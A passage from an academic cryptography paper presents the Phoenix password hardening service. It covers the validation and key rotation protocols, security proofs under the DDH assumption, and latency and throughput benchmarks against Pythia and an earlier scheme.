Validation Phase. Figure 9 shows the validation protocol. The client wishes to validate whether T is a valid enrollment record of the given candidate username un and password pw. Recall that an enrollment record is of the form $T = (g^r, h^r \cdot h_{\mathcal{S}} \cdot h_{\mathcal{C}}, z^r, n_{\mathcal{S}}, n_{\mathcal{C}})$. To prepare for a validation request, the client divides the element $h^r \cdot h_{\mathcal{S}} \cdot h_{\mathcal{C}}$ by the candidate PRF value $H_{\mathcal{C}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{C}}}$, and rerandomizes the ciphertext components. It then sends the rerandomized ciphertext and the server nonce to the server. The latter checks if the ciphertext is indeed a valid encryption of $h_{\mathcal{S}} = H_{\mathcal{S}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{S}}}$ and, if so, returns a proof of knowledge of this fact. If the proof passes verification, then the client is convinced that the candidate username and password satisfy $h_{\mathcal{S}} = H_{\mathcal{S}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{S}}}$ and $h_{\mathcal{C}} = H_{\mathcal{C}}(\mathsf{un}, n_{\mathcal{S}})^{k_{\mathcal{C}}}$, and concludes that the enrollment record T is valid.

Key Rotation Phase. Figure 10 shows the key rotation protocol and the update algorithm. In a nutshell, the protocol and the algorithm work together to perturb the secret keys and the enrollment records randomly yet consistently through homomorphisms. To be concrete, in the key rotation protocol, the server samples random integers $\alpha, \beta, \gamma, \delta$ and η, such that the secret key components of the client and the server are computed as $(s', x', y', k'_{\mathcal{S}}, k'_{\mathcal{C}}) = (\alpha s + \beta, \alpha x + \delta, y + \eta, \alpha s + \gamma, \alpha s)$. The client then updates each of the stored enrollment records T as follows. Recall that an enrollment record $T = (T_1, T_2, T_3, n_{\mathcal{S}}, n_{\mathcal{C}})$ is of the form $(T_1, T_2, T_3) = (g^r, g^{sr} g_{\mathcal{S}}^{k_{\mathcal{S}}} g_{\mathcal{C}}^{k_{\mathcal{C}}}, g^{(x+sy)r})$. Denote $r' := r + v$. For consistency, T_2 is updated as

$$\begin{aligned} T'_2 &= (T_2 \cdot h^v)^\alpha \cdot (T_1 \cdot g^v)^\beta \cdot g_{\mathcal{S}}^\gamma \\ &= g^{\alpha s(r+v)} g_{\mathcal{S}}^{\alpha k_{\mathcal{S}}} g_{\mathcal{C}}^{\alpha k_{\mathcal{C}}} \cdot g^{\beta(r+v)} \cdot g_{\mathcal{S}}^\gamma \\ &= g^{(\alpha s+\beta)(r+v)} g_{\mathcal{S}}^{\alpha k_{\mathcal{S}}+\gamma} g_{\mathcal{C}}^{\alpha k_{\mathcal{C}}} \\ &= g^{s'r'} g_{\mathcal{S}}^{k'_{\mathcal{S}}} g_{\mathcal{C}}^{k'_{\mathcal{C}}}. \end{aligned}$$

To update T_3, the client obtains from the server the value $\zeta = \delta + \alpha \cdot \eta \cdot s + \beta \cdot (y + \eta)$, and computes

$$\begin{aligned} T'_3 &= (T_3 \cdot z^v)^\alpha \cdot (T_1 \cdot g^v)^\zeta \\ &= g^{\alpha(x+sy)(r+v)} \cdot g^{(\delta+\alpha\cdot\eta\cdot s+\beta\cdot(y+\eta))(r+v)} \\ &= g^{((\alpha x+\delta)+(\alpha s+\beta)(y+\eta))(r+v)} \\ &= g^{(x'+s'y')r'}. \end{aligned}$$

The client runs the update algorithm on all of its stored enrollment records.

Correctness. The correctness of Phoenix follows immediately from the completeness of Π.

3.2 Security Analysis

We give intuitions behind why Phoenix is partially oblivious, hiding, binding, and forward secure in the random oracle model, assuming the DDH assumption holds in $\mathbb{G}$. We refer the curious readers to Appendix C for the formal security analysis.

Partial Obliviousness. Partial obliviousness means that a compromised server cannot distinguish which password among pw_0^* and pw_1^* was used to generate an enrollment record for some known username un^*. To show why this requirement is satisfied, recall that in the challenge enrollment record $T^* = (T_1^*, T_2^*, T_3^*, n_{\mathcal{S}}^*, n_{\mathcal{C}}^*)$, the only component which is dependent on the password pw_b^* is T_2^*, which is of the form $T_2^* = h^r h_{\mathcal{S}} H_{\mathcal{C}}(\mathsf{un}^*, \mathsf{pw}_b^*, n_{\mathcal{C}}^*)^{k_{\mathcal{C}}}$. Since $H_{\mathcal{C}}$ is modeled as a random oracle, both $H_{\mathcal{C}}(\mathsf{un}^*, \mathsf{pw}_0^*, n_{\mathcal{C}}^*)$ and $H_{\mathcal{C}}(\mathsf{un}^*, \mathsf{pw}_1^*, n_{\mathcal{C}}^*)$ can be programmed to random values independent of the passwords, which perfectly hide the bit b from the server. One subtlety here is the consistency of the simulation of the random oracle, which can be ensured as long as no oracles are queried on inputs containing the random nonce $n_{\mathcal{C}}^*$ before T^* is generated. Fortunately, the latter happens with overwhelming probability as $n_{\mathcal{C}}^*$ is randomly picked by the challenger during the generation of T^*.

Hiding. The hiding property, which defends against dictionary attacks by a compromised client, is the most difficult property to prove. Our proof is inspired by the techniques used to prove the security of password-authenticated key exchange (PAKE) protocols. The main idea is to gradually and unnoticeably replace the challenge enrollment record with a truly random one, such that it hides the password perfectly. During the course, we argue that the only ways for the adversary to notice the changes are either solving the DDH problem or guessing the correct password in a query to the validation oracle. Since DDH is assumed to be hard, we conclude that the adversary cannot perform better than guessing.

Binding. The binding property requires that a malicious cannot convince the client that an enrollment record T^* is valid for two distinct username-password tuples $(\mathsf{un}_0^*, \mathsf{pw}_0^*)$ and $(\mathsf{un}_1^*, \mathsf{pw}_1^*)$. This property follows straightforwardly from the DL assumption, which states that finding the discrete logarithm of g_2 base g_1 is hard for random

parse $\mathsf{pk}_\mathcal{S}$ **as** (h, z), $\mathsf{sk}_\mathcal{C}$ **as** $k_\mathcal{C}$		**parse** $\mathsf{sk}_\mathcal{S}$ **as** $(s, x, y, k_\mathcal{S})$
parse T **as** $(T_1, T_2, T_3, n_\mathcal{S}, n_\mathcal{C})$		
$u \leftarrow_\$ \mathbb{Z}_q, b \leftarrow 0$		
$\begin{bmatrix} c_1 \\ c_2 \\ c_3 \end{bmatrix} \leftarrow \begin{bmatrix} T_1 \cdot g^u \\ T_2 \cdot h^u / H_\mathcal{C}(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})^{k_\mathcal{C}} \\ T_3 \cdot z^u \end{bmatrix}$	$\xrightarrow{(c_1, c_2, c_3, n_\mathcal{S})}$	**if** $\begin{bmatrix} c_2 \\ c_3 \end{bmatrix} = \begin{bmatrix} c_1^s \cdot H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})^{k_\mathcal{S}} \\ c_1^x (c_2 / H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})^{k_\mathcal{S}})^y \end{bmatrix}$ **then**
$b \leftarrow \Pi.\mathsf{Vf}((g, h, c_1, c_2, H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})), \pi)$	$\xleftarrow{\pi}$	$\pi \leftarrow_\$ \Pi.\mathsf{PoK}\{(s, k_\mathcal{S}) : c_2 = c_1^s \cdot H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})^{k_\mathcal{S}} \ \wedge\ h = g^s\}$
return b		**endif**

Figure 9: Validation Protocol of PHOENIX

(g_1, g_2). To see why, note that if the enrollment record $T^* = (T_1^*, T_2^*, T_3^*, n_\mathcal{S}^*, n_\mathcal{C}^*)$ stores both tuples $(\mathsf{un}_b^*, \mathsf{pw}_b^*)$, $b \in \{0,1\}$, then T_2^* is of the form $T_2^* = h^r H_\mathcal{S}(\mathsf{un}_b^*, n_\mathcal{S}^*)^{k_\mathcal{S}} H_\mathcal{C}(\mathsf{un}_b^*, \mathsf{pw}_b^*, n_\mathcal{C}^*)^{k_\mathcal{C}}$. Then it must be the case that $H_\mathcal{S}(\mathsf{un}_0^*, n_\mathcal{S}^*)^{k_\mathcal{S}} H_\mathcal{C}(\mathsf{un}_0^*, \mathsf{pw}_0^*, n_\mathcal{C}^*)^{k_\mathcal{C}} = H_\mathcal{S}(\mathsf{un}_1^*, n_\mathcal{S}^*)^{k_\mathcal{S}} H_\mathcal{C}(\mathsf{un}_1^*, \mathsf{pw}_1^*, n_\mathcal{C}^*)^{k_\mathcal{C}}$. To exploit this collision, the challenger simulates $H_\mathcal{S}$ and $H_\mathcal{C}$ such that their inputs are mapped to g_1^a and g_2^b respectively for random exponents a and b. Doing so allows it to extract the discrete logarithm from the ratio of the exponents associated with $H_\mathcal{S}$ and $H_\mathcal{C}$ in the expression respectively.

Forward Security. PHOENIX achieves $\mathcal{L}$-forward security with a mild leakage defined by the leakage function $\mathcal{L}$ which, on input $T = (T_1, T_2, T_3, n_\mathcal{S}, n_\mathcal{C})$, merely outputs the nonces $(n_\mathcal{S}, n_\mathcal{C})$. This can be proved by an information-theoretic argument that, all possible combinations of client and server secret keys obtainable from fresh key generation can also be obtained by key rotation. Then, no matter how the new secret keys are generated, the enrollment record T can be updated to be consistent with the new keys, and is indistinguishable to a fresh enrollment record generated using the same nonces.

4 Evaluation

We implemented a prototype using Python3, Falcon as web framework, and Charm for the cryptographic computations. We used NIST P-256 for all TLS public key operations and as the base group for PHOENIX. Information was passed to PHOENIX via HTTP GET parameters and returned as a text/json response (with group elements encoded in base64): therefore, an enrollment interaction would go as follows. The client sends an http request to `/enroll?tweak=john` and would get back a response in the following form: `{hs="rPHu...LcQ==",ns="4qKM...uWQ="}`

We then measured the performance of PHOENIX in comparison with PYTHIA and the scheme by Schneider *et al.* [21] on Amazon EC2 using t2.micro instances with the server running in Frankfurt and clients both on a separate t2.micro instance in Frankfurt and Ireland. At the time of writing, t2.micro instances were equipped with 1 GB of RAM and one core Intel XEON E5-2676.

Table 1: Latency in millisecond (ms)

We used the Nginx web server configured with ECDHE-ECDSA-AES128-GCM-SHA256 for TLS and uWSGI for the Python applications.

Latency. For the latency measurements, a full interaction was executed between the cryptographic service and the consuming web service. The numbers take both server and client-side processing into account. As the client-side computations for PHOENIX are significant compared to the server-side computations, the total latency is significantly larger than the pure latency of the HTTP(S) requests. The latency measurements try to answer the question "How long does the user have to wait for the website to check the password?".

The presented numbers are an average over 5,000 executions of the respective protocol. We measured HTTP and HTTPS setups as well as HTTPS with keep-alive which removes all costs for TCP and TLS handshakes and is therefore close to the inherent latency of the cryptographic scheme.

As shown in Table 1, even in a single datacenter setup, the full TLS handshake takes approximately as much time as the computations of PHOENIX: Re-using a keep-alive connection it takes approximately half the time compared to a fresh HTTPS connection in the same datacenter setting. If the crypto service is hosted by a different datacenter from the web application, network round-trip time quickly dominates the overall execution time of PHOENIX: There is only one round-trip inherently needed for either PHOENIX protocol execution and the difference between the one-datacenter and same-continent setting is almost exactly this one round-trip using keep-alive. In a real world setup for a large website, we expect the web service to keep a connection to the cryptographic service open at any time and the HTTPS with keep-alive measurements is realistic.

Throughput. For throughput measurements, we used the Apache benchmark tool with 10,000 iterations and 400 parallel requests. uWSGI and Nginx were both configured to run with two processes to keep OS overhead on the single core server low.

As shown in Table 2, PHOENIX can process approximately 50 % more requests than the scheme by Schneider *et al.* and about three times as many as PYTHIA. It can even be easily scaled to multiple

	HTTPS keep-alive	HTTPS

Phoenix enroll	1,557.81	697.66
Phoenix validate	371.34	275.42

Table 2: Requests per second

cores or even servers if needed.

Current suggestions for state of the art password hashing [23] suggest choosing a work factor of up to one second. Apple uses 10,000 iterations of PBKDF2 for iTunes [12], which takes around 278.80 ms on our Amazon instance. Both computation cost and latency of Phoenix are considerably below this mark which suggests Phoenix is highly practical and can even be combined with traditional password hardening in a hybrid approach.

5 Conclusion

We revisit the existing security notions of cryptographic password hardening service and found that some important properties were overlooked or not well defined. While Pythia [9] and the subsequent work by Schneider *et al.* [21] highlight the importance of key rotation, none of their security notions take this feature into account. Furthermore, we argue that the security definitions of Schneider *et al.* [21] are weak. We give a stronger definition and show that the scheme of Schneider *et al.* is insecure under our security definition. The attack is simple yet of high practical relevance since it allows an offline password dictionary attack, which is supposedly avoided by the password hardening service.

We propose the Phoenix password hardening service which greatly improves efficiency while satisfies all desirable security properties. Specifically, it is more efficient than the insecure protocol of Schneider *et al.* and the seminal Pythia PRF service. With its efficiency and simplicity, Phoenix is the first readily deployable password hardening service.

Acknowledgments

A Related Work

Many primitives are related to partially-oblivious pseudorandom functions [9], such as delegatable PRFs [14] and fully oblivious PRFs [18, 11]. They do not allow partial obliviousness [9].

One-more unpredictability formalized for partially oblivious PRFs [9] draws some similarities to one-more unforgeability of blind signature schemes [13, 19, 10, 22]. This similarity inspires the subsequent analysis [21] that the "one-more" type assumptions are needed for proving the security of PYTHIA [9].

One should not confuse the resistance against offline dictionary attack with a similar property achieved by threshold password-authenticated key-exchange (t-PAKE) [15]. We only consider protocols between two parties, namely, a client and the server. On the other hand, to authenticate using t-PAKE, a client has to interact with a threshold number of available servers. There are other schemes [15, 1, 7] which support blinding, but they fail to achieve *partial* blinding (and hence rate-limiting).

One may also consider our primitive to be similar to other proof-of-knowledge protocols such as P-Signatures [2] since both share a mechanism to verify if two commitments are committing to the same value. However, they are different in general. In particular, ours does not involve any signature.

B Preliminaries

Non-Interactive Zero-Knowledge Proof of Knowledge (NIZKPoK). $\Pi = (\mathsf{Gen}, \mathsf{Prove}, \mathsf{Vf})$ is an *adaptive non-interactive zero-knowledge (NIZK) proof system* for a language $L \in \mathsf{NP}$ with the witness relation $\mathcal{R}$ if it satisfies the following properties:

Completeness: For all x, w such that $\mathcal{R}(x,w) = 1$, and common reference strings $\mathsf{crs} \in \mathsf{Gen}(1^\lambda)$, we have $\mathsf{Vf}(\mathsf{crs}, x, \mathsf{Prove}(\mathsf{crs}, x, w)) = 1$.

Soundness: For all adversaries $\mathcal{A}$,

$$\Pr[x \notin L \ \wedge \ \mathsf{Vf}(\mathsf{crs}, x, \pi) \rightarrow 1 : \mathsf{crs} \leftarrow_\$ \mathsf{Gen}(1^\lambda); (x, \pi) \leftarrow_\$ \mathcal{A}(\mathsf{crs})] = \epsilon(\lambda).$$

Zero-Knowledge: There exists PPT simulator $\mathcal{S} = (\mathcal{S}^{\mathsf{crs}}, \mathcal{S}^{\mathsf{Prove}})$ such that, for all PPT adversaries $\mathcal{A}$,

$$|\Pr[\mathcal{A}^{\mathsf{Prove}(\mathsf{crs},\cdot,\cdot)}(\mathsf{crs}) \rightarrow 1 : \mathsf{crs} \leftarrow \mathsf{Gen}(1^\lambda)] - \Pr[\mathcal{A}^{\mathcal{S}'(\mathsf{crs},\mathsf{td},\cdot,\cdot)}(\mathsf{crs}) \rightarrow 1 : (\mathsf{crs}, \mathsf{td}) \leftarrow \mathcal{S}^{\mathsf{crs}}(1^\lambda)]| = \epsilon(\lambda)$$

where $\mathcal{S}'(\mathsf{crs}, \mathsf{td}, x, w) = \mathcal{S}^{\mathsf{Prove}}(\mathsf{crs}, \mathsf{td}, x)$.

Furthermore, Π is a *proof of knowledge (PoK) system* if, for all PPT provers P^*, there exists a PPT algorithm E_{P^*} such that

$$|\Pr[\mathsf{Vf}(\mathsf{crs}, x, \pi) = 1 \ \wedge \ (x, w) \notin \mathcal{R} : \mathsf{crs} \leftarrow \mathsf{Gen}(1^\lambda); (x, \pi) \leftarrow P^*(\mathsf{crs}), w \leftarrow E_{P^*}(\mathsf{crs}, x, \pi)]| = \epsilon(\lambda)$$

For ease of reading, we denote by $\mathsf{PoK}\{w : \mathcal{R}(x,w) = 1\}$ the execution of $\mathsf{Prove}(\mathsf{crs}, x, w)$.

Discrete Logarithm (DL) Assumption. Let $\mathbb{G}$ be a finite cyclic group of order $q = q(\lambda)$. Let g be a generator of $\mathbb{G}$, and h be a group element. The discrete logarithm problem asks to find an integer $x \in \mathbb{Z}_q$ such that $h = g^x$. The discrete logarithm assumption states that, for any PPT algorithm $\mathcal{A}$, the probability of $\mathcal{A}$ solving a random instance of the discrete logarithm problem is negligible.

Decisional Diffie-Hellman (DDH) Assumption. Let $\mathbb{G}$ be a finite cyclic group of order $q = q(\lambda)$. Let g be a generator of $\mathbb{G}$, and $a, b, c \in \mathbb{Z}_q$. The decisional Diffie-Hellman problem asks to distinguish the tuple $(g, g^a, g^b, g^{a \cdot b})$ from (g, g^a, g^b, g^c). The decisional Diffie-Hellman assumption states that, for any PPT algorithm $\mathcal{A}$, the probability of $\mathcal{A}$ solving a random instance of the decisional Diffie-Hellman problem is negligible.

C Formal Security Analysis

We will show that PHOENIX is partially oblivious, hiding, binding, and forward secure, relying mainly on the DDH assumption.

Note that the instantiation of Π in Figure 11 is a well-known extension of the Schnorr proofs [5], which is complete, sound, and zero-knowledge, assuming the DL assumption holds in $\mathbb{G}$ (implied by the DDH assumption) and the two hash functions are modeled as random oracles. Thus, in the following, we will assume Π is sound and zero-knowledge.

For conciseness, consider an extended DDH problem, which asks to distinguish whether $c_i \leftarrow_\$ \mathbb{Z}_q$ for $i \in [t]$ or $c_i = a \cdot b_i$ for $i \in [t]$, when given a tuple $(g, g^a, g^{b_i}, g^{c_i})_{i=1}^t$ for some $t = \mathsf{poly}(\lambda)$. By standard hybrid argument, it can be shown that if DDH is hard in $\mathbb{G}$, then so does the extended DDH.

Theorem C.1 (Partial Oblivious) *Suppose the DDH assumption holds in* $\mathbb{G}$*, and* $H_{\mathcal{C}}$ *is modeled as a random oracle, then* PHOENIX *is partially oblivious.*

Proof: The idea of the proof is to replace the pseudorandom values $H_{\mathcal{C}}(\mathsf{un}^*, \mathsf{pw}_b^*, n_{\mathcal{C}}^*)^{k_{\mathcal{C}}}$ for $b \in \{0,1\}$ by truly random values. Then, we can reverse the role of pw_0 and pw_1. Formally, we prove by defining a

$\Pi.\mathsf{Gen}(1^\lambda)$

$H \leftarrow_\$ \mathcal{H} = \{H : \{0,1\}^* \to \mathbb{Z}_q\}$
return $\mathsf{crs} := H$

$\Pi.\mathsf{Vf}((g,h,c_1,c_2,g_\mathcal{S}),\pi)$

parse π **as** $(\bar{h},\bar{c}_1,\bar{g}_\mathcal{S},\bar{s},\bar{k}_\mathcal{S})$
$c := H(g,h,c_1,c_2,g_\mathcal{S},\bar{h},\bar{c}_1,\bar{g}_\mathcal{S})$
$b_1 := (c_1^{\bar{s}} g_\mathcal{S}^{\bar{k}_\mathcal{S}} = \bar{c}_1 \cdot \bar{g}_\mathcal{S} \cdot c_2^c)$
$b_2 := (g^{\bar{s}} = \bar{h} \cdot h^c)$
return $b := (b_1 \wedge b_2)$

$\Pi.\mathsf{PoK}\{(s,k_\mathcal{S}) : c_2 = c_1^s \cdot g_\mathcal{S}^{k_\mathcal{S}} \ \wedge \ h = g^s\}$

$r_1, r_2 \leftarrow_\$ \mathbb{Z}_q$
$\bar{h} := g^{r_1}$
$\bar{c}_1 := c_1^{r_1}$
$\bar{g}_\mathcal{S} := g_\mathcal{S}^{r_2}$
$c := H(g,h,c_1,c_2,g_\mathcal{S},\bar{h},\bar{c}_1,\bar{g}_\mathcal{S})$
$\bar{s} := r_1 + c \cdot s$
$\bar{k}_\mathcal{S} := r_2 + c \cdot k_\mathcal{S}$
return $\pi := (\bar{h},\bar{c}_1,\bar{g}_\mathcal{S},\bar{s},\bar{k}_\mathcal{S})$

Figure 11: Instantiation of Π

sequence of hybrid experiments for $b \in \{0,1\}$, each differs slightly from the previous:

$\mathsf{EXP}_{b,0}$: is identical to $\mathsf{Obl}^b_{\Pi,\mathcal{A}}$.

$\mathsf{EXP}_{b,1}$: The challenger simulates the random oracle $H_\mathcal{C}$ as follows. On query $H_\mathcal{C}(\mathsf{un},\mathsf{pw},n_\mathcal{C})$, it samples $a \leftarrow_\$ \mathbb{Z}_q$ and returns g^a. This experiment is functionally equivalent to $\mathsf{Exp}_{b,0}$.

$\mathsf{EXP}_{b,2}$: When executing $\langle \mathcal{C}(\mathsf{sk}_\mathcal{C},\mathsf{un}^*,\mathsf{pw}^*_b,\epsilon), \mathcal{A}_2(\mathsf{st})\rangle_{\mathtt{enrl}}$, since $\mathsf{aux} = \epsilon$, the challenger picks the client nonce $n^*_\mathcal{C}$ randomly and programs the random oracle $H_\mathcal{C}$ on $(\mathsf{un}^*,\mathsf{pw}^*_b,n^*_\mathcal{C})$ and $(\mathsf{un}^*,\mathsf{pw}^*_{1-b},n^*_\mathcal{C})$. If any oracle (including the random oracle) is queried on input containing $n^*_\mathcal{C}$ before, the challenger aborts. This happens with probability $O(2^{-\lambda})$ for each oracle query. Thus, this experiment is computationally indistinguishable to $\mathsf{Exp}_{b,1}$.

$\mathsf{EXP}_{b,3}$: The challenger is given an extended DH-tuple $(g, g^{k_\mathcal{C}}, g^\gamma, g^\theta, g^\delta, g^\xi)$ with $\delta = k_\mathcal{C}\gamma$ and $\xi = k_\mathcal{C}\theta$. Since the challenger does not know $k_\mathcal{C}$, it computes the pseudorandom values $H_\mathcal{C}(\mathsf{un},\mathsf{pw},n_\mathcal{C})^{k_\mathcal{C}}$ differently. Let a be such that $H_\mathcal{C}(\mathsf{un},\mathsf{pw},n_\mathcal{C})$ is programmed to g^a. The challenger computes $H_\mathcal{C}(\mathsf{un},\mathsf{pw},n_\mathcal{C})^{k_\mathcal{C}}$ as $(g^{k_\mathcal{C}})^a$. Since no oracle is queried on input containing $n^*_\mathcal{C}$ before the challenge is requested, $H_\mathcal{C}(\mathsf{un}^*,\mathsf{pw}^*_b,n^*_\mathcal{C})$ is not yet programmed. Upon receiving the challenge request $(\mathsf{un}^*,\mathsf{pw}^*_0,\mathsf{pw}^*_1)$ from $\mathcal{A}$, it programs $H_\mathcal{C}(\mathsf{un}^*,\mathsf{pw}^*_b,n^*_\mathcal{C}) := g^\gamma$ and $H_\mathcal{C}(\mathsf{un}^*,\mathsf{pw}^*_b,n^*_\mathcal{C})^{k_\mathcal{C}} := g^\delta$. Additionally, it programs $H_\mathcal{C}(\mathsf{un}^*,\mathsf{pw}^*_{1-b},n^*_\mathcal{C}) := g^\theta$ and $H_\mathcal{C}(\mathsf{un}^*,\mathsf{pw}^*_{1-b},n^*_\mathcal{C})^{k_\mathcal{C}} := g^\xi$. This experiment is functionally equivalent to $\mathsf{EXP}_{b,2}$.

$\mathsf{EXP}_{b,4}$: The challenger is given a random tuple $(g, g^{k_\mathcal{C}}, g^\gamma, g^\theta, g^\delta, g^\xi)$ with $\delta,\xi \leftarrow_\$ \mathbb{Z}_q$. It simulates $H_\mathcal{C}$ as in $\mathsf{EXP}_{b,3}$. This experiment is computationally indistinguishable from $\mathsf{EXP}_{b,3}$, by the (extended) DDH assumption.

Observe that $\mathsf{EXP}_{0,4}$ and $\mathsf{EXP}_{1,4}$ are functionally equivalent. Thus, we have $\mathsf{Obl}^0_{\Pi,\mathcal{A}}$ being computationally indistinguishable from $\mathsf{Obl}^1_{\Pi,\mathcal{A}}$. □

Theorem C.2 (Hiding) *Let $q > 2^\lambda$. Suppose that the DDH assumption holds in $\mathbb{G}$, and $H_\mathcal{S}$ is modeled as a random oracle, then* Phoenix *is hiding.*

Proof: The idea of the proof is to gradually switch the challenge enrollment record to an entirely random one using hybrid argument. After arriving at that hybrid experiment, the information that can be obtained by the adversary from the oracles can also be obtained by guessing the password. Thus, no adversary can perform better than the one which performs an online dictionary attack. We prove formally by defining a sequence of hybrid experiments, each differs slightly from the previous:

EXP_0: is identical to $\mathsf{Hiding}_{\Pi,\mathcal{A}}$.

EXP_1: The proofs are now simulated using the simulator $\mathcal{S}$ of the proof system Π. This experiment is computationally indistinguishable from EXP_0 by the computational zero-knowledge property of Π.

EXP_2: The challenger simulates the random oracle $H_\mathcal{S}$ as follows. When $\mathcal{A}$ queries $H_\mathcal{S}(\mathsf{un},n_\mathcal{S})$, it samples $\gamma \leftarrow_\$ \mathbb{Z}_q$ and programs $H_\mathcal{S}(\mathsf{un},n_\mathcal{S}) := g^\gamma$. It further computes $H_\mathcal{S}(\mathsf{un},n_\mathcal{S})^{k_\mathcal{S}} = (g^{k_\mathcal{S}})^\gamma$. Notice that the knowledge of $k_\mathcal{S}$ is no longer required by the challenger. Furthermore, when executing $\langle \mathcal{C}(\mathsf{sk}_\mathcal{C},\mathsf{un}^*,\mathsf{pw}^*,\epsilon), \mathcal{S}(\mathsf{sk}_\mathcal{S},\mathsf{un}^*,\epsilon)\rangle_{\mathtt{enrl}}$, since $\mathsf{aux} = \epsilon$, the challenger picks fresh client and server nonces $n^*_\mathcal{C}$ and $n^*_\mathcal{S}$ respectively randomly and programs the random oracle $H_\mathcal{S}$ on $(\mathsf{un}^*,n^*_\mathcal{S})$. If any oracle (including the random oracle) is queried on input containing $n^*_\mathcal{S}$ before, the challenger aborts. This happens with probability $O(2^{-\lambda})$ for each oracle query. Thus, this experiment is computationally indistinguishable to Exp_1.

EXP_3: The challenger is given a DH-tuple $(g, g^\delta, g^{k_\mathcal{S}}, g^\eta)$ with $\eta = \delta \cdot k_\mathcal{S}$. It sets $\mathsf{pp} := g$ and computes $\mathsf{pk}_\mathcal{S}$ honestly. Eventually, $\mathcal{A}$ requests to receive an enrollment record for un^*. The challenger programs $H_\mathcal{S}(\mathsf{un}^*, n^*_\mathcal{S}) := g^\delta$ and replaces $H_\mathcal{S}(\mathsf{un}^*, n^*_\mathcal{S})^{k_\mathcal{S}}$ by g^η. This experiment differs from EXP_2 only if $\mathcal{A}$ queries an oracle for inputs containing $n^*_\mathcal{S}$ before requesting the challenge, which by our assumption will never happen.

EXP_4: The challenger is given a random tuple $(g, g^\delta, g^{k_\mathcal{S}}, g^\eta)$ with $\eta \leftarrow_\$ \mathbb{Z}_q$. It simulates $H_\mathcal{S}$ as in EXP_3. This experiment is computationally indistinguishable from EXP_3 by the DDH assumption.

EXP_5: In the validation oracle the server ignores the first condition $c_2 = c_1^s \cdot H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})^{k_\mathcal{S}}$, and only checks the second condition $c_3 = c_1^x (c_2 / H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})^{k_\mathcal{S}})^y$. At this point, note that s is not used anywhere. We show by a Cramer-Shoup-like argument [6] that this experiment is statistically indistinguishable from EXP_3.

Note that the only information about x and y available to an unbounded distinguisher is the relations which are linearly dependent to $\log_g z = x + sy$. Therefore, in the view of the distinguisher, the values of x and y are not uniquely determined, and can only be guessed correctly with a probability of at most $1/q$. Suppose that the two experiments can be distinguished with a probability higher than $1/q$. In such an event, $\mathcal{A}$ must have sent $(c_1, c_2, c_3, n_\mathcal{S})$ as the first message in an interaction with the validation oracle on username un, such that the tuple satisfies only the second condition but not the first one. Let $h_\mathcal{S} := H_\mathcal{S}(\mathsf{un}, n_\mathcal{S})^{k_\mathcal{S}}$. Since the first condition is not satisfied, it holds that $c_2 \neq c_1^s \cdot h_\mathcal{S}$. Let $s' \neq s$ be such that $c_2 = c_1^{s'} \cdot h_\mathcal{S}$. Then, by the second condition, we have $c_3 = c_1^x (c_2/h_\mathcal{S})^y = c_1^{x+s'y}$. In other words, $\log_{c_1} c_3 = x + s'y$. Since $s' \neq s$, the relations $\log_g z = x + sy$ and $\log_{c_1} c_3 = x + s'y$ are linearly independent, meaning that the distinguisher is able to figure out the values of x and y. However, this contradicts to the fact that this cannot happen with probability higher than $1/q$.

EXP_6: The challenger is given a DH-tuple (g, g^r, g^s, g^u) with $u = rs$. It sets $\mathsf{pk}_\mathcal{S} := (h, z)$ where $h := g^s$ and $z := g^x (g^s)^y$. The challenge enrollment record is replaced by $(T_1^*, T_2^*, T_3^*) = (c_1^*, c_2^* \cdot H_\mathcal{C}(\mathsf{un}, \mathsf{pw}, n_\mathcal{C})^{k_\mathcal{C}}, c_3^*)$, where $(c_1^*, c_2^*, c_3^*) := (g^r, g^{u+\eta}, g^{rx+uy})$ (since $H_\mathcal{S}(\mathsf{un}^*, n^*_\mathcal{S})^{k_\mathcal{S}}$ has been programmed to g^η). Note that c_3^* can be precomputed before answering any oracle queries. This experiment is functionally equivalent to EXP_5.

EXP_7: The challenger is given a random tuple (g, g^r, g^s, g^u) with $u \leftarrow_\$ \mathbb{Z}_q$. It simulates the challenge enrollment record as in EXP_6. This experiment is computationally indistinguishable from EXP_6 by the DDH assumption.

EXP_8: The challenger samples $r, s \leftarrow_\$ \mathbb{Z}_q$ (so that it knows s again) and $u \leftarrow_\$ \mathbb{Z}_q \setminus \{rs\}$ instead. This experiment is different from EXP_7 with probability only $1/q$, which is negligible.

EXP_9: This is the most technical transition. In this and the next (which is also the last) experiment, we assume an unbounded challenger and only use information-theoretic arguments. Suppose $\mathcal{A}$ queries the validation oracle on un and sends $(c_1, c_2, c_3, n^*_\mathcal{S})$ to the server. We split into two cases. First, $(c_1, c_2, c_3) = (c_1^* \cdot g^v, c_2^* \cdot h^v, c_3^* \cdot z^v)$ for some $v \in \mathbb{Z}_q$ (which is checkable by an unbounded challenger). In this case, we call the adversary successful, and the challenger outputs a simulated proof without checking the second condition (it must be satisfied). Otherwise, $(c_1, c_2, c_3) \neq (c_1^* \cdot g^v, c_2^* \cdot h^v, c_3^* \cdot z^v)$ for all $v \in \mathbb{Z}_q$. In this case, the challenger outputs $\perp$ without checking the second condition. We claim that this experiment is indistinguishable from EXP_8 by the following information-theoretic argument.

